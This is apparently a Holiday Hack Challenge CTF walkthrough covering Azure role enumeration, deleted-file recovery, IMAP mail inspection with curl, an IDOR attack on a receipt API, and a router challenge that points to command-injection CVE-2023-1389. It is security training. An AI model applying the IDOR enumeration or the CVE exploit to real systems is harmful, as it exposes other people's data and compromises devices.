
Allow-RDP-From-Internet sticks out like a sore thumb, allowing RDP access from anywhere on the internet! Let's look at this in more detail...
az network nsg rule show --nsg-name nsg-production-eastus -n Allow-RDP-From-Internet --resource-group theneighborhood-rg1 | less
finish
The Neighborhood
CHALLENGE: Owner
Help Goose James near the park discover the accidentally leaked SAS token in a public JavaScript file and determine what Azure Storage resource it exposes and what permissions it grants.
SOLUTION:

Q1. Let's learn some more Azure CLI, the --query parameter with JMESPath syntax! az account list --query "[].name" Here, [] loops through each item, .name grabs the name field.
Answer: az account list --query "[].name"
Q2. You can do some more advanced queries using conditional filtering with custom output. az account list --query "[?state=='Enabled'].{Name:name, ID:id}"
Cool! [?condition] filters what you want, {custom:fields} makes clean output.
Answer: az account list --query "[?state=='Enabled'].{Name:name, ID:id}"

Q3. Let's take a look at the Owner's of the first listed subscription. Pass in the first subscription id. Try: az role assignment list --scope "/subscriptions/{ID of first Subscription}" --query [?roleDefinition=='Owner']
Answer: az role assignment --scope "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64" --query [?roleDefinition=='Owner']

Q4. Ok — there is a group present for the Owners permission; however, we've been assured this is a PIM enabled group. Currently, no PIM activations are present. Let's run the previous command against the other subscriptions to see what we come up with.
Answer:
az role assignment --scope "/subscriptions/4d9dbf2a-90b4-4d40-a97f-dc51f3c3d46e" --query [?roleDefinition=='Owner'] - for the-neighborhood-sub2
az role assignment --scope "/subscriptions/065cc24a-077e-40b9-b666-2f4dd9f3a617" --query [?roleDefinition=='Owner'] - for the-neighborhood-sub3
az role assignment --scope "/subscriptions/681c0111-ca84-47b2-808d-d8be2325b380" --query [?roleDefinition=='Owner'] - for the-neighborhood-sub4
The PIM enabled group is: the-neighborhood-sub3

Q5. Looks like you are on to something here! We were assured that only the PIM group was present for each subscription. Let's figure out the membership of that group.
Hint: use the az ad member list command. Pass the group id instead of the name.
Remember: | less lets you scroll through long output
Answer: az ad member list --group 6b982f2f-78a0-44a8-b915-79240b2b4796 | less

Q6. Well, that's annoying. Looks like we have a nested group! Let's run the command one more time against this group.

Answer: az ad member list --group 631ebd3f-39f9-4492-a780-aef2aec8c94e
finish

ACT II
Retro Emporium
CHALLENGE: Retro Recovery
In this challenge we need to analyse a retro floppy disk for deleted files.
SOLUTION: When trying to mount this floppy disk image in Windows we get a message to advise the disc image file is corrupted.
To analyse this image, we can use a program named TestDisk. (N.B. I used this inside a Kali Linux VM, but feel free to try on Windows if you prefer).
Download and extract the Linux x86_64 version of TestDisk to your VM along with the floppy.img file, and open a terminal at the folder where TestDisk is installed.

Run testdisk and pass the path to the floppy.img file:
testdisk ../../Desktop/floppy.imgSelect the floppy.img file from the list of media:

Accept 'none' as the default partition table type:

Select the 'FAT12' partition:

Select 'List' to show all directories and files on this image:

This will show a file named 'all_i-want_for_christmas.bas':

To copy this file to the local filesystem, select 'c' to copy, choose a directory and then select 'c' to paste the file to that location. If successful, you will see as below:
Reviewing this file within a text editor will reveal the Base64-encoded flag which can then be decoded and submitted within our badge to complete the challenge.

echo "bWVycnkgY2hyaXN0bWFzIHRvIGFsbCBhbmQgdG8gYWxsIGEgZ29vZCBuaWdodAo=" | base64 -d 
City Hall
CHALLENGE: Mail Detective

Use cURL to connect to the IMAP server, hunt a malicious email, and determine the pastebin data exfiltration URL.

SOLUTION: First up we need to access the local IMAP server to obtain a list of folders for further investigation:
curl imap://dosismail:[email protected]
OK, usual folders are in place. We know the emails are malicious in nature, so let's check how many emails are in the Spam folder:
curl "imap://dosismail:[email protected]/Spam?*"
Looks like we've got 3 emails to review.
To view the content of an email including headers and text we can use MAILINDEX and pass the email number:
curl "imap://dosismail:[email protected]/Spam;MAILINDEX=1"
To view the contents of an email without header information, run:
curl "imap://dosismail:[email protected]/Spam;MAILINDEX=1;SECTION=TEXT"Reviewing each email, we can easily identify the URL that needs to be submitted within our badge to mark this challenge as complete.
The URL can be found in email 2 within the Spam folder:
curl "imap://dosismail:[email protected]/Spam;MAILINDEX=2;SECTION=TEXT"
Sasabune
CHALLENGE: IDORable Bistro
Obtain the name of the gnome disguising itself as a human by exploiting an IDOR vulnerability in the Sasabune restaurant payment system.
SOLUTION: After picking up the receipt from behind Sasabune, the image can be opened in the browser to scan the QR code which provides the URL for this challenge
https://its-idorable.holidayhackchallenge.com/receipt/i9j0k1l2

There seems to be a discernible pattern for access requests within the URL, which alternates between sequential letters and digits i9j0k1l2.
What happens if we change this to something such as a1b2c3d4? It appears we get somebody else's receipt details...

From talking with Josh, we are looking for the name of the customer who ordered Frozen Sushi.
To make things a bit easier, we can view the request using Burp Suite, which shows a call to /api/receipt using an id parameter:

Viewing this in the browser gives us the raw data in JSON format:

We could potentially use Burp Intruder or script something to increment and fetch the content of each ID... but, doing this the lazy way, I just manually incremented each ID until I found the correct request:

The customer name can be submitted within our badge to complete this challenge.
24-Seven
CHALLENGE: Dosis Network Down
Those pesky gnomes have changed the admin password for the WiFi and we need to find this in the router's config to get back online!

SOLUTION: After 3 attempts of entering common passwords, we are prompted to try the debug console:

Hmm, OK... so where is the endpoint for the debug console?

Based on the login page, we know the following:
- AX1800 Wi-Fi 6 Router
- Firmware Version is 1.1.4 Build 20230219 rel. 69802
- Hardware Version is Archer AX21 v2.0
After a bit of googling to look for vulnerabilities in this particular router/version you should find some detail on CVE-2023-1389, which is a command injection vulnerability for this particular router, affecting a specific endpoint on the web management interface.

This blog post from Tenable contains all the information we will need to exploit this vulnerability.
